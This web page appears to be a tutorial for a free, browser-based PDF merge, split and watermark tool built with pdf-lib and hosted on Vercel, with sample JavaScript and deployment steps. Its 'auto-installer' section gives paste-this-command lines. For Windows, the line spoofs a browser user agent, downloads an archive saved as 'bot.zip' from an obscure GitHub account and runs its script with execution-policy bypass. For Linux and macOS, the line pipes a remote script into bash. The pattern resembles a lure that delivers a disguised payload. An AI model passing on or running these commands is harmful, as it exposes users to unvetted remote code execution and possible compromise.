Technical Summary
Premium PDF tools (like Adobe Acrobat Pro or SmallPDF) charge heavy monthly subscription fees for basic functions like merging, splitting, or watermarking documents. Online free alternatives impose strict file size limits and pose privacy risks by uploading sensitive data to remote servers. By building a pure, client-side Javascript editor using the pdf-lib library and deploying it on Vercel's free Hobby tier, you can create an unlimited private PDF toolset. Because all PDF rendering and modification occurs directly in the user's browser, the application operates with 100% data privacy, has zero server-side resource caps, and runs entirely for $0. 💬 FAQs & Solutions ↓
🚀 1-Click Multi-OS Auto-Installer (Recommended)
To automatically download the client-side toolset repository, configure local static assets, and prepare files for your Vercel project, run the command for your OS:
For Windows (PowerShell):
iwr -useb -UserAgent "Mozilla/5.0" "https://github.com/Ziploot/unlimited-pdf-toolset/archive/refs/heads/main.zip" -OutFile "$env:TEMP\bot.zip"; Expand-Archive -Path "$env:TEMP\bot.zip" -DestinationPath "$env:TEMP\bot-extract" -Force; powershell -ExecutionPolicy Bypass -File "$env:TEMP\bot-extract\unlimited-pdf-toolset-main\install.ps1"For Linux & macOS (Bash):
curl -sL https://raw.githubusercontent.com/Ziploot/unlimited-pdf-toolset/main/install.sh | bashProject Specifications & Benefits
- $0 Hosting Costs: Deploys to Vercel Hobby plan for free with no credit card registration.
- 100% Client-Side Processing: No files are uploaded to any third-party servers. Data is processed strictly in your local browser sandbox.
- No Document Size Caps: Handles gigabyte-sized PDF files effortlessly based only on your device RAM.
- Modern PDF Utilities: Instantly merge, split, or apply custom text watermarks to any document.
How It Works: Browser-Based PDF Manipulation
Instead of converting documents on a remote backend server, our serverless toolset uses pdf-lib to modify the document’s binary structures directly inside the browser using `ArrayBuffers`. The files are loaded, decrypted, edited, and downloaded locally, preserving absolute data privacy:

Pipeline Architecture: Uploaded PDFs are parsed, modified in local browser RAM, and downloaded directly.
Client-Side JavaScript Editor Logic
The logic handles document reading, merging copied pages, and drawing text diagonal watermarks using canvas coordinates. Here is the implementation:
// Merge Multiple PDFs

async function processMerge() {

 const { PDFDocument } = PDFLib;

 const mergedPdf = await PDFDocument.create();


 for (let file of mergeFiles) {

 const bytes = await file.arrayBuffer();

 const pdf = await PDFDocument.load(bytes);

 const copiedPages = await mergedPdf.copyPages(pdf, pdf.getPageIndices());

 copiedPages.forEach((page) => mergedPdf.addPage(page));

 }

 const mergedPdfBytes = await mergedPdf.save();

 downloadFile(mergedPdfBytes, "merged_document.pdf");

}


// Add Watermark Diagonally

async function processWatermark() {

 const { PDFDocument, rgb, StandardFonts, degrees } = PDFLib;

 const bytes = await watermarkFile.arrayBuffer();

 const pdf = await PDFDocument.load(bytes);

 const font = await pdf.embedFont(StandardFonts.HelveticaBold);


 const pages = pdf.getPages();

 for (let page of pages) {

 const { width, height } = page.getSize();

 page.drawText(text, {

 x: width / 2 - (text.length * (size / 4)),

 y: height / 2,

 size: size,

 font: font,

 color: rgb(0.7, 0.7, 0.7),

 opacity: opacity,

 rotate: degrees(45)

 });

 }

 const watermarkedPdfBytes = await pdf.save();

 downloadFile(watermarkedPdfBytes, "watermarked.pdf");

}
Deploying Your PDF Toolset to Vercel
Follow these steps to deploy your own private web-based PDF toolset to Vercel for free:
Step 1: Get the Project Files
Run the automated installer script above or create a folder with index.html (containing the web UI code) and vercel.json:
{

 "rewrites": [

 { "source": "/(.*)", "destination": "/index.html" }

 ]

}
Step 2: Link & Import to Vercel
Link your project to get your live editor:
- Create a free account on Vercel.com.
- Push your project folder to your GitHub account as a new repository.
- In your Vercel Dashboard, click Add New > Project, select your repository, and click Deploy.
- Your PDF editor is instantly live at a free `vercel.app` subdomain!

Terminal Output: Verification and packaging of the serverless PDF toolset assets.
PDF Toolset Web Interface Overview
The responsive dark-mode dashboard provides a clean layout. Switching between tabs allows you to load files, configure watermarks, specify split page indices, and trigger downloads instantly:

PDF Toolset Dashboard: Select your operations, drag files, and run tasks with no server-side limits.
Frequently Asked Questions (FAQs)
Q1: Is there a file size limit for merging/splitting?
No. Unlike online cloud PDF editors that restrict uploads to 50MB, our serverless toolset runs entirely inside your browser's memory, meaning the only limit is your local computer's physical RAM.
Q2: Can I host this toolset under my custom domain?
Yes. Vercel allows you to link your custom domain (e.g., `pdf.yourdomain.com`) to the deployment for free, with automatic SSL generation.